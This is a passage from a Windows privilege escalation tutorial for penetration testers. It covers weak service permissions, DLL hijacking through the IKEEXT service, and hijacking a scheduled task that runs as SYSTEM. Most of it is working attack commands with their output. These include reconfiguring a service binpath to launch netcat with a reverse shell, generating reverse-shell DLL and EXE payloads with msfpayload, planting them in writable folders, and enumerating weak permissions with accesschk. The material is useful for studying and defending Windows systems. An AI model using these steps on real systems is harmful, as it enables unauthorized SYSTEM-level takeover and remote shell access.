C:\Windows\system32> reg query HKCU /f password /t REG_SZ /s
```

Δt for t7 to t10 - Roll Up Your Sleeves

Hopefully by now we already have a SYSTEM shell but if we don't there are still a few avenues of attack left to peruse. In this final part we will look at Windows services and file/folder permissions. Our goal here is to use weak permissions to elevate our session privileges.

We will be checking a lot of access rights so we should grab a copy of accesschk.exe which is a tool from Microsoft's Sysinternals Suite. Microsoft Sysinternals contains a lot of excellent tools, it's a shame that Microsoft hasn't added them to the standard Windows build. You can download the suite from Microsoft technet here.

We will start off with Windows services as there are some quick wins to be found there. Generally modern operating systems won't contain vulnerable services. Vulnerable, in this case, means that we can reconfigure the service parameters. Windows services are kind of like application shortcut's, have a look at the example below.

```
# We can use sc to query, configure and manage windows services.

C:\Windows\system32> sc qc Spooler

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Spooler
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\System32\spoolsv.exe
        LOAD_ORDER_GROUP   : SpoolerGroup
        TAG                : 0
        DISPLAY_NAME       : Print Spooler
        DEPENDENCIES       : RPCSS
                           : http
        SERVICE_START_NAME : LocalSystem
```

We can check the required privilege level for each service using accesschk.

```
# We can see the permissions that each user level has, you can also use "accesschk.exe -ucqv *" to list
all services.

C:\> accesschk.exe -ucqv Spooler

Spooler

  R  NT AUTHORITY\Authenticated Users
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  R  BUILTIN\Power Users
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
```

Accesschk can automatically check if we have write access to a Windows service with a certain user level. Generally as a low privilege user we will want to check for "Authenticated Users". Make sure to check which user groups you user belongs to, "Power Users" for example is considered a low privilege user group (though it is not widely used).


Lets compare the output on Windows 8 and on Windows XP SP0.

```
# This is on Windows 8.

C:\Users\b33f\tools\Sysinternals> accesschk.exe -uwcqv "Authenticated Users" *
No matching objects found.

# On a default Windows XP SP0 we can see there is a pretty big security fail.

C:\> accesschk.exe -uwcqv "Authenticated Users" *
RW SSDPSRV
        SERVICE_ALL_ACCESS
RW upnphost
        SERVICE_ALL_ACCESS

C:\> accesschk.exe -ucqv SSDPSRV

SSDPSRV

  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
        SERVICE_ALL_ACCESS
  RW BUILTIN\Power Users
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\LOCAL SERVICE
        SERVICE_ALL_ACCESS

C:\> accesschk.exe -ucqv upnphost

upnphost

  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
        SERVICE_ALL_ACCESS
  RW BUILTIN\Power Users
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\LOCAL SERVICE
        SERVICE_ALL_ACCESS
```

This issue was later resolved with the introduction of XP SP2, however on SP0&SP1 it can be used as a universal local privilege escalation vulnerability. By reconfiguring the service we can let it run any binary of our choosing with SYSTEM level privileges.


Let's have a look how this is done in practise. In this case the service will execute netcat and open a reverse shell with SYSTEM level privileges. Other options are certainly possible.

```
C:\> sc qc upnphost

[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\WINDOWS\System32\svchost.exe -k LocalService
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Universal Plug and Play Device Host
        DEPENDENCIES       : SSDPSRV
        SERVICE_START_NAME : NT AUTHORITY\LocalService

C:\> sc config upnphost binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe"
[SC] ChangeServiceConfig SUCCESS

C:\> sc config upnphost obj= ".\LocalSystem" password= ""
[SC] ChangeServiceConfig SUCCESS

C:\> sc qc upnphost

[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Universal Plug and Play Device Host
        DEPENDENCIES       : SSDPSRV
        SERVICE_START_NAME : LocalSystem

C:\> net start upnphost
```



Service Shell (upnphost)

We will not always have full access to a service even if it is incorrectly configured. The image below is taken from Brett Moore's presentation on Windows privilege escalation, any of these access rights will give us a SYSTEM shell.



Permission	Good For Us?
SERVICE_CHANGE_CONFIG	Can reconfigure the service binary
WRITE_DAC	Can reconfigure permissions, leading to SERVICE_CHANGE_CONFIG
WRITE_OWNER	Can become owner, reconfigure permissions
GENERIC_WRITE	Inherits SERVICE_CHANGE_CONFIG
GENERIC_ALL	Inherits SERVICE_CHANGE_CONFIG

The important thing to remember is that we find out what user groups our compromised session belongs to. As mentioned previously "Power Users" is also considered to be a low privileged user group. "Power Users" have their own set of vulnerabilities, Mark Russinovich has written a very interesting article on the subject.

The Power in Power Users (Mark Russinovich) - here

Finally we will examine file/folder permissions, if we can not attack the OS directly we will let the OS do all the hard work. There is to much ground to cover here so instead I will show you two kinds of permission vulnerabilities and how to take advantage of them. Once you grasp the general idea you will be able to apply these techniques to other situations.

For our first example we will replicate the results of a post written by Parvez from GreyHatHacker; "Elevating privileges by exploiting weak folder permissions". This is a great privilege escalation write-up and I highly recommend that you read his post here.

This example is a special case of DLL hijacking. Programs usually can't function by themselves, they have a lot of resources they need to hook into (mostly DLL's but also proprietary files). If a program or service loads a file from a directory we have write access to we can abuse that to pop a shell with the privileges the program runs as.

Generally a Windows application will use pre-defined search paths to find DLL's and it will check these paths in a specific order. DLL hijacking usually happens by placing a malicious DLL in one of these paths while making sure that DLL is found before the legitimate one. This problem can be mitigated by having the application specify absolute paths to the DLL's that it needs.

You can see the DLL search order on 32-bit systems below:
1 - The directory from which the application loaded
2 - 32-bit System directory (C:\Windows\System32)
3 - 16-bit System directory (C:\Windows\System)
4 - Windows directory (C:\Windows)
5 - The current working directory (CWD)
6 - Directories in the PATH environment variable (system then user)

It sometimes happens that applications attempt load DLL's that do not exist on the machine. This may occur due to several reasons, for example if the DLL is only required for certain plug-ins or features which are not installed. In this case Parvez discovered that certain Windows services attempt to load DLL's that do not exist in default installations.

Since the DLL in question does not exist we will end up traversing all the search paths. As a low privilege user we have little hope of putting a malicious DLL in 1-4, 5 is not a possibility in this case because we are talking about a Windows service but if we have write access to any of the directories in the Windows PATH we win.

Let's have a look at how this works in practise, for our example we will be using the IKEEXT (IKE and AuthIP IPsec Keying Modules) service which tries to load wlbsctrl.dll.

```
# This is on Windows 7 as low privilege user1.

C:\Users\user1\Desktop> echo %username%

user1

# We have a win here since any non-default directory in "C:\" will give write access to authenticated
users.

C:\Users\user1\Desktop> echo %path%

C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;
C:\Program Files\OpenVPN\bin;C:\Python27

# We can check our access permissions with accesschk or cacls.

C:\Users\user1\Desktop> accesschk.exe -dqv "C:\Python27"

C:\Python27
  Medium Mandatory Level (Default) [No-Write-Up]
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  R  BUILTIN\Users
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_EA
        FILE_TRAVERSE
        SYNCHRONIZE
        READ_CONTROL
  RW NT AUTHORITY\Authenticated Users
        FILE_ADD_FILE
        FILE_ADD_SUBDIRECTORY
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_EA
        FILE_TRAVERSE
        FILE_WRITE_ATTRIBUTES
        FILE_WRITE_EA
        DELETE
        SYNCHRONIZE
        READ_CONTROL

C:\Users\user1\Desktop> cacls "C:\Python27"

C:\Python27 BUILTIN\Administrators:(ID)F
            BUILTIN\Administrators:(OI)(CI)(IO)(ID)F
            NT AUTHORITY\SYSTEM:(ID)F
            NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(ID)F
            BUILTIN\Users:(OI)(CI)(ID)R
            NT AUTHORITY\Authenticated Users:(ID)C
            NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(ID)C

# Before we go over to action we need to check the status of the IKEEXT service. In this case we can see
it is set to "AUTO_START" so it will launch on boot!

C:\Users\user1\Desktop> sc qc IKEEXT

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: IKEEXT
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k netsvcs
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : IKE and AuthIP IPsec Keying Modules
        DEPENDENCIES       : BFE
        SERVICE_START_NAME : LocalSystem
```

Now we know the necessary conditions are met we can generate a malicious DLL and pop a shell!


```
root@darkside:~# msfpayload windows/shell_reverse_tcp lhost='127.0.0.1' lport='9988' O

       Name: Windows Command Shell, Reverse TCP Inline
     Module: payload/windows/shell_reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 314
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>
```

```
Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     127.0.0.1        yes       The listen address
LPORT     9988             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell

root@darkside:~# msfpayload windows/shell_reverse_tcp lhost='127.0.0.1' lport='9988' D >
/root/Desktop/evil.dll

Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_reverse_tcp
 Length: 314
Options: {"lhost"=>"127.0.0.1", "lport"=>"9988"}
```

After transferring the DLL to our target machine all we need to do is rename it to wlbsctrl.dll and move it to "C:\Python27". Once this is done we need to wait patiently for the machine to be rebooted (or we can try to force a reboot) and we will get a SYSTEM shell.

```
# Again, this is as low privilege user1.

C:\Users\user1\Desktop> dir

 Volume in drive C has no label.
 Volume Serial Number is 948D-A98F

 Directory of C:\Users\user1\Desktop

02/18/2014  01:49 PM    <DIR>          .
02/18/2014  01:49 PM    <DIR>          ..
04/22/2013  09:39 AM           331,888 accesschk.exe
02/18/2014  12:38 PM            14,336 evil.dll
01/25/2014  12:46 AM            36,864 fubar.exe
01/22/2014  08:17 AM    <DIR>          incognito2
06/30/2011  01:52 PM         1,667,584 ncat.exe
11/22/2013  07:39 PM             1,225 wmic_info.bat
               5 File(s)      2,051,897 bytes
               3 Dir(s)      73,052,160 bytes free

C:\Users\user1\Desktop> copy evil.dll C:\Python27\wlbsctrl.dll

        1 file(s) copied.

C:\Users\user1\Desktop> dir C:\Python27

 Volume in drive C has no label.
 Volume Serial Number is 948D-A98F

 Directory of C:\Python27

02/18/2014  01:53 PM    <DIR>          .
02/18/2014  01:53 PM    <DIR>          ..
10/20/2012  02:52 AM    <DIR>          DLLs
10/20/2012  02:52 AM    <DIR>          Doc
10/20/2012  02:52 AM    <DIR>          include
01/28/2014  03:45 AM    <DIR>          Lib
10/20/2012  02:52 AM    <DIR>          libs
04/10/2012  11:34 PM            40,092 LICENSE.txt
04/10/2012  11:18 PM           310,875 NEWS.txt
04/10/2012  11:31 PM            26,624 python.exe
04/10/2012  11:31 PM            27,136 pythonw.exe
04/10/2012  11:18 PM            54,973 README.txt
10/20/2012  02:52 AM    <DIR>          tcl
10/20/2012  02:52 AM    <DIR>          Tools
04/10/2012  11:31 PM            49,664 w9xpopen.exe
02/18/2014  12:38 PM            14,336 wlbsctrl.dll
               7 File(s)        523,700 bytes
               9 Dir(s)      73,035,776 bytes free
```

Everything is set up, all we need to do now is wait for a system reboot. For demo purposes I have included a screenshot below where I use an Administrator command prompt to manually restart the service.



Service Shell (IKEEXT)

For our final example we will have a look at the scheduled tasks. Going over the results we gathered earlier we come across the following entry.

```
HostName:                             B33F
TaskName:                             \LogGrabberTFTP
Next Run Time:                        2/19/2014 9:00:00 AM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        N/A
Last Result:                          1
Author:                               B33F\b33f
Task To Run:                          E:\GrabLogs\tftp.exe 10.1.1.99 GET log.out E:\GrabLogs\Logs\log.txt
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          SYSTEM
Delete Task If Not Rescheduled:       Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        Daily
Start Time:                           9:00:00 AM
Start Date:                           2/17/2014
End Date:                             N/A
Days:                                 Every 1 day(s)
Months:                               N/A
Repeat: Every:                        Disabled
Repeat: Until: Time:                  Disabled
Repeat: Until: Duration:              Disabled
Repeat: Stop If Still Running:        Disabled
```

There seems to be a TFTP client on the box which is connecting to a remote host and grabbing some kind of log file. We can see that this task runs each day at 9 AM and it runs with SYSTEM level privileges (ouch). Lets have a look if we have write access to this folder.

```
C:\Users\user1\Desktop> accesschk.exe -dqv "E:\GrabLogs"

E:\GrabLogs
  Medium Mandatory Level (Default) [No-Write-Up]
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
        FILE_ADD_FILE
        FILE_ADD_SUBDIRECTORY
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_EA
        FILE_TRAVERSE
        FILE_WRITE_ATTRIBUTES
        FILE_WRITE_EA
        DELETE
        SYNCHRONIZE
        READ_CONTROL
  R  BUILTIN\Users
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_EA
        FILE_TRAVERSE
        SYNCHRONIZE
        READ_CONTROL

C:\Users\user1\Desktop> dir "E:\GrabLogs"

 Volume in drive E is More
 Volume Serial Number is FD53-2F00

 Directory of E:\GrabLogs

02/18/2014  11:34 PM    <DIR>          .
02/18/2014  11:34 PM    <DIR>          ..
02/18/2014  11:34 PM    <DIR>          Logs
02/18/2014  09:21 PM           180,736 tftp.exe
               1 File(s)        180,736 bytes
               3 Dir(s)   5,454,602,240 bytes free
```

Clearly this is a serious configuration issue, there is no need for this task to run as SYSTEM but even worse is the fact that any authenticated user has write access to the folder. Ideally for a pentesting engagement I would grab the TFTP client, backdoor the PE executable while making sure it still worked flawlessly and then drop it back on the target machine. However for the purpose of this example we can simple overwrite the binary with an executable generated by metasploit.


```
root@darkside:~# msfpayload windows/shell_reverse_tcp lhost='127.0.0.1' lport='9988' O

       Name: Windows Command Shell, Reverse TCP Inline
     Module: payload/windows/shell_reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 314
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>
```

```
Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     127.0.0.1        yes       The listen address
LPORT     9988             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell

root@darkside:~# msfpayload windows/shell_reverse_tcp lhost='127.0.0.1' lport='9988' R | msfencode -t
exe > /root/Desktop/evil-tftp.exe

[*] x86/shikata_ga_nai succeeded with size 341 (iteration=1)
```

All that remains now is to upload our malicious executable and overwrite "E:\GrabLogs\tftp.exe". Once that is done we can get an early night sleep and wake up for our shell in the morning. An important thing to remember here is that we check the time/timezone on the box we are trying to compromise.

```
C:\Users\user1\Desktop> dir

 Volume in drive C has no label.
 Volume Serial Number is 948D-A98F

 Directory of C:\Users\user1\Desktop

02/19/2014  01:36 AM    <DIR>          .
02/19/2014  01:36 AM    <DIR>          ..
04/22/2013  09:39 AM           331,888 accesschk.exe
02/19/2014  01:31 AM            73,802 evil-tftp.exe
01/25/2014  12:46 AM            36,864 fubar.exe
01/22/2014  08:17 AM    <DIR>          incognito2
06/30/2011  01:52 PM         1,667,584 ncat.exe
02/18/2014  12:38 PM            14,336 wlbsctrl.dll
11/22/2013  07:39 PM             1,225 wmic_info.bat
               6 File(s)      2,125,699 bytes
               3 Dir(s)      75,341,824 bytes free

C:\Users\user1\Desktop> copy evil-tftp.exe E:\GrabLogs\tftp.exe

Overwrite E:\GrabLogs\tftp.exe? (Yes/No/All): Yes
        1 file(s) copied.
```

To demonstrate this privilege escalation in action I fast-forwarded the system time. From the screenshot below you we can see that we are presented with our SYSTEM shell promptly at 9AM.



Schtasks Shell (LogGrabberTFTP)

These two examples should give you an idea about the kind of vulnerabilities we need to look for when considering file/folder permissions. You will need to take time to examine ALL the binpaths for the windows services, scheduled tasks and startup tasks.

As we have been able to see accesschk is the tool of choice here. Before finishing off I'd like to give you a few final pointers on using accesschk.

```
# When executing any of the sysinternals tools for the first time the user will be presented with a GUI
pop-up to accept the EULA. This is obviously a big problem, however we can add an extra command line flag
to automatically accept the EULA.

accesschk.exe /accepteula ... ... ...

# Find all weak folder permissions per drive.
accesschk.exe -uwdqs Users c:\
accesschk.exe -uwdqs "Authenticated Users" c:\

# Find all weak file permissions per drive.
accesschk.exe -uwqs Users c:\*.*
accesschk.exe -uwqs "Authenticated Users" c:\*.*
```

Final Thoughts

This guide is meant to be a "fundamentals" for Windows privilege escalation. If you want to truly master the subject you will need to put in a lot of work and research. As with all aspects of pentesting, enumeration is key, the more you know about the target the more avenues of attack you have the higher the rate of success.

Also keep in mind that you may sometimes end up elevating your privileges to Administrator. Escalating privileges from Administrator to SYSTEM is a non-issue, you can always reconfigure a service or create a scheduled task with SYSTEM level privileges.

Now go forth and pop SYSTEM ! !